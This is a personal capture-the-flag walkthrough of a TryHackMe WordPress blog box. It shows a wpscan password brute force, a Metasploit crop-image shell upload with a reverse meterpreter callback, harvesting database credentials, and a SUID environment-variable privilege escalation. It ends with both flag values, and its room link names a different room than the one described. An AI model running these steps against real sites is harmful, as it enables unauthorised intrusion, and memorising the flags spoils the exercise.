

I created this walkthrough for documentation purposes, to make sure I remember what I've learned in this room. I do this for write up and grammar practice, lol. Let's rock and happy hacking 🌟

Room URL: <https://tryhackme.com/room/hackpark>
Machine IP Address : 10.10.176.29

Billy Joel made a blog on his home computer and has started working on it. It's going to be so awesome!

Enumerate this box and find the 2 flags that are hiding on it! Billy has some weird things going on his laptop. Can you maneuver around and get what you need? Or will you fall down the rabbit hole...

In order to get the blog to work with AWS, you'll need to add blog.thm to your /etc/hosts file.

First we do nmap scan

```
(kali㉿kali)-[~]
$ nmap -sV 10.10.176.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-03 12:54 WIB
Nmap scan report for thm.blog (10.10.176.29)
Host is up (0.38s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.78 seconds
```

as you can see, there are 4 ports open. Let's try to discover samba port.

Disk	Permissions	Comment
print\$	NO ACCESS	Printer Drivers
BillySMB	READ, WRITE	Billy's local SMB Share
IPC\$	NO ACCESS	IPC Service (blog server (Samba, Ubuntu))

Download all file on BillySMB, looks we get three files.

```
(kali㉿kali)-[~]
└─$ smbget -R smb://10.10.176.29/BillySMB
Password for [kali] connecting to //10.10.176.29/BillySMB:
Using workgroup WORKGROUP, user kali
smb://10.10.176.29/BillySMB/Alice-White-Rabbit.jpg
smb://10.10.176.29/BillySMB/tswift.mp4
smb://10.10.176.29/BillySMB/check-this.png
Downloaded 1.21MB in 24 seconds
```

there are images with jpg extension. There doesn't seem to be anything interesting, but we try to look for hidden information there, we find the text file.

```
(kali㉿kali)-[~]
└─$ steghide --info Alice-White-Rabbit.jpg
"Alice-White-Rabbit.jpg":
    format: jpeg
    capacity: 1.8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
    embedded file "rabbit_hole.txt":
        size: 48.0 Byte
        encrypted: rijndael-128, cbc
        compressed: yes
```

let's try to download the text embedded in the image.

```
(kali㉿kali)-[~]
$ steghide extract -sf Alice-White-Rabbit.jpg
Enter passphrase:
wrote extracted data to "rabbit_hole.txt".
```

It looks like we don't get anything in that file, just a rabbit hole.

```
(kali㉿kali)-[~]
$ cat rabbit_hole.txt
You've found yourself in a rabbit hole, friend.
```

switch to the website from the target IP, you can see there is a website with the content “a note from mom”

The screenshot shows a web browser window with the following details:

- Title Bar:** Billy Joel's IT Blog – The IT bl... (partially visible)
- Address Bar:** 10.10.176.29
- Toolbar:** Back, Forward, Stop, Refresh, Home, Address, Favorites, Help, etc.
- Navigation Bar:** Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec
- Content Area:**
 - Page Title:** Billy Joel's IT Blog
 - Sub-Title:** The IT blog
 - Search Bar:** Search
 - Post Details:** A Note From Mom, by Karen Wheeler, May 26, 2020, 2 Comments
 - Post Content:** Hey Billy! I think this is such a good idea. With your recent firing, you can use this blog to write tutorials and guides, helping people that are just getting started in the IT industry like you were. I'm sure it'll help a lot of people.
Remember not to let it get you down! Stay positive, keep doing

with this little information, let's try to enumerate using gobuster. We get a few directories, the /admin directory is the one that caught my attention.


```
(kali㉿kali)-[~]
$ gobuster dir -e -w /usr/share/wordlists/wfuzz/general/common.txt -u http://blog.thm
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://blog.thm
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/wfuzz/general/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Expanded:    true
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

http://blog.thm/admin          (Status: 302) [Size: 0] [→ http://blog.thm/wp-admin/]
http://blog.thm/login          (Status: 302) [Size: 0] [→ http://blog.thm/wp-login.php]
http://blog.thm/rss            (Status: 301) [Size: 0] [→ http://blog.thm/feed/]
http://blog.thm/w              (Status: 301) [Size: 0] [→ http://blog.thm/2020/05/26/welcome/]
http://blog.thm/welcome        (Status: 301) [Size: 0] [→ http://blog.thm/2020/05/26/welcome/]
Progress: 951 / 952 (99.89%)
Finished
```

let's try to access that directory, and it looks like the directory is successful to access.



because the cms used is wordpress, let's try to re-enumerate it using wpscan. but I didn't find any interesting information.

Look into REST end points. users can be listed with the route “/wp-json/wp/v2/users” and we can find two usernames.

```

{
  "id": 1,
  "name": "Billy Joel",
  "url": "",
  "description": "",
  "link": "http://blog.thm/author/bjoel/",
  "slug": "bjoel",
  "avatar_urls": {
    "24": "http://0.gravatar.com/avatar/9943fa6dfe2ab4088f676ff75dc1ff487s=24&d=mm&r=g",
    "48": "http://0.gravatar.com/avatar/9943fa6dfe2ab4088f676ff75dc1ff487s=48&d=mm&r=g",
    "96": "http://0.gravatar.com/avatar/9943fa6dfe2ab4088f676ff75dc1ff487s=96&d=mm&r=g"
  },
  "meta": [],
  "_links": {
    "self": [
      {
        "href": "http://blog.thm/wp-json/wp/v2/users/1"
      }
    ],
    "collection": [
      {
        "href": "http://blog.thm/wp-json/wp/v2/users"
      }
    ]
  }
},
{
  "id": 3,
  "name": "Kazen Wheeler",
  "url": "",
  "description": "",
  "link": "http://blog.thm/author/kwheel/",
  "slug": "kwheel",
  "avatar_urls": {
    "24": "http://0.gravatar.com/avatar/3e7bf1e5f26496543c964dc04515bb6a7s=24&d=mm&r=g",
    "48": "http://0.gravatar.com/avatar/3e7bf1e5f26496543c964dc04515bb6a7s=48&d=mm&r=g"
  }
}

```

let's try to do brute force for both usernames to login to the admin directory.

```


[kali㉿kali] ~ $ wpScan --url http://blog.thm --usernames kwheel --passwords /usr/share/wordlists/rockyou.txt
[+] URL: http://blog.thm/ [10.10.176.29]
[+] Started: Sun Sep 3 13:57:35 2023
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] robots.txt found: http://blog.thm/robots.txt
| Interesting Entries:
| - /wp-admin/
| - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://blog.thm/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| Confidence: 100%
[kali㉿kali] ~ $ wpScan --url http://blog.thm --usernames bjoel --passwords /usr/share/wordlists/rockyou.txt
[+] URL: http://blog.thm/ [10.10.176.29]
[+] Started: Sun Sep 3 13:58:40 2023
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] robots.txt found: http://blog.thm/robots.txt
| Interesting Entries:
| - /wp-admin/
| - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://blog.thm/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| Confidence: 100%

```

We managed to do brute force with username `kwheel`.

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - kwheel / cutiepie1
Trying kwheel / westham Time: 00:08:32 <           > (2865 / 14347257)  0.01% ETA: ???:??
[!] Valid Combinations Found:
| Username: kwheel, Password: cutiepie1
```

Yes, we have entered, let's try to find information, look at the version of Wordpress being used.



i tried to find a vulnerability that exists in this version of wordpress, and i found it in exploit database.



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WordPress Core 5.0.0 - Crop-image Shell Upload (Metasploit)

EDB-ID: 46662
CVE: 2019-8943
2019-8942

Author: METASPLOIT
Type: REMOTE

Platform: PHP
Date: 2019-04-05

EDB Verified: ✓

Exploit: 🛡️ / { } 🛡️

Vulnerable App:



we try to do the same thing in msfconsole, and we find it, then use this payload.

```
msf6 > search cve-2019-8943
Matching Modules
=====
#  Name                      Disclosure Date  Rank    Check  Description
-  --
0  exploit/multi/http/wp_crop_rce  2019-02-19  excellent Yes    WordPress Crop-image Shell Upload

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/wp_crop_rce
msf6 > use exploit/multi/http/wp_crop_rce
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

do “show options” it looks like we need a username, password, rhost, and lhost. and we already have all that information :)

```

msf6 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):
Name      Current Setting  Required  Description
PASSWORD          yes        The WordPress password to authenticate with
Proxies           no         A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            80        yes        The target port (TCP)
SSL              false      no         Negotiate SSL/TLS for outgoing connections
TARGETURI        /         yes        The base path to the wordpress application
THEME_DIR        /         no         The WordPress theme dir name (disable theme auto-detection if provided)
USERNAME          yes        The WordPress username to authenticate with
VHOST             no         HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.130.128  yes        The listen address (an interface may be specified)
LPORT      4444      yes        The listen port

Exploit target:

Id  Name
--  --
0   WordPress

```

set the required options and run the exploit, and boom... we're in.

```

msf6 exploit(multi/http/wp_crop_rce) > set USERNAME kwheel
USERNAME => kwheel
msf6 exploit(multi/http/wp_crop_rce) > set PASSWORD cutiepie1
PASSWORD => cutiepie1
msf6 exploit(multi/http/wp_crop_rce) > set RHOSTS 10.10.176.29
RHOSTS => 10.10.176.29
msf6 exploit(multi/http/wp_crop_rce) > set LHOST 10.4.34.126
LHOST => 10.4.34.126
msf6 exploit(multi/http/wp_crop_rce) > exploit

[*] Started reverse TCP handler on 10.4.34.126:4444
[*] Authenticating with WordPress using kwheel:cutiepie1 ...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39927 bytes) to 10.10.176.29
[*] Meterpreter session 1 opened (10.4.34.126:4444 → 10.10.176.29:50296) at 2023-09-03 14:15:36 +0700
[*] Attempting to clean up files ...

```

let's try to find more information.

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 Search

 Write



```

OS          : Linux blog 4.15.0-101-generic #102-Ubuntu SMP Mon May 11 10:07:26 UTC 2020 x86_64
Meterpreter : php/linux

```

log in using the shell.

```
meterpreter > shell
Process 18620 created.
Channel 1 created.

python -c 'import pty; pty.spawn("/bin/sh")'
```

Let's try opening the wp-config.php file to find interesting information in it.
and we find the database with the password.

```
/** MySQL database username */
define('DB_USER', 'wordpressuser');

/** MySQL database password */
define('DB_PASSWORD', 'LittleYellowLamp90!@');
```

We try to enter the MySQL database, with the password that we got.

```
$ mysql -u wordpressuser -p
mysql -u wordpressuser -p
Enter password: LittleYellowLamp90!@
```

we try to find interesting data, we find two username and password hashes, I
try to crack it, but I can't crack it.

```

mysql> use blog
use blog
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_blog |
+-----+
| wp_commentmeta |
| wp_comments    |
| wp_links       |
| wp_options     |
| wp_postmeta    |
| wp_posts       |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta   |
| wp_terms      |
| wp_usermeta   |
| wp_users      |
+-----+
12 rows in set (0.00 sec)

```

```

mysql> select * from wp_users;
select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass           | user_nicename | user_email          | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | bjoel    | $P$0joFMe8ziyJnQe/CBvaltzC6ckPcO/ | bjoel        | nconkli@outlook.com |          | 2020-05-26 03:52:26 |                 | 0            | Billy Joel      |
| 3  | kwheel   | $P$8edNvvQ29vr1TPd80CDl6WnHyjr8te. | kwheel       | zlbliydwrtfjhmuymk@ttirv.net |          | 2020-05-26 03:57:39 |                 | 0            | Karen Wheeler  |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

```

let's try the uid executable contained in it. kita menemukan checker.

```

$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/sbin/checker
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/bin/mount
/bin/fusermount
/bin/umount
/bin/ping
/bin/su
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su

```

let's try to execute it. and i get root access :)

```
$ ltrace /usr/sbin/checker
ltrace /usr/sbin/checker
getenv("admin") = nil
puts("Not an Admin"Not an Admin
) = 13
+++ exited (status 0) ***
$ export admin=1
export admin=1
$ /usr/sbin/checker
/usr/sbin/checker
root@blog:/var/www/wordpress# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

let's try to find the flag we were looking for, and we found it.

```
root@blog:/var/www/wordpress# find / -name user.txt
find / -name user.txt
/home/bjoel/user.txt
/media/usb/user.txt
find: '/proc/18614/task/18614/net': Invalid argument
find: '/proc/18614/net': Invalid argument
root@blog:/var/www/wordpress# cat /home/bjoel/user.txt
cat /home/bjoel/user.txt
You won't find what you're looking for here.

TRY HARDER
root@blog:/var/www/wordpress# cat /media/usb/user.txt
cat /media/usb/user.txt
c8421899aae571f7af486492b71a8ab7
```

we found another flag :)

```
root@blog:/var/www/wordpress# find / -name root.txt
find / -name root.txt
/root/root.txt
find: '/proc/18614/task/18614/net': Invalid argument
find: '/proc/18614/net': Invalid argument
root@blog:/var/www/wordpress# cat /root/root.txt
cat /root/root.txt
9a0b2b618bef9bfa7ac28c1353d9f318
```

Conclusion: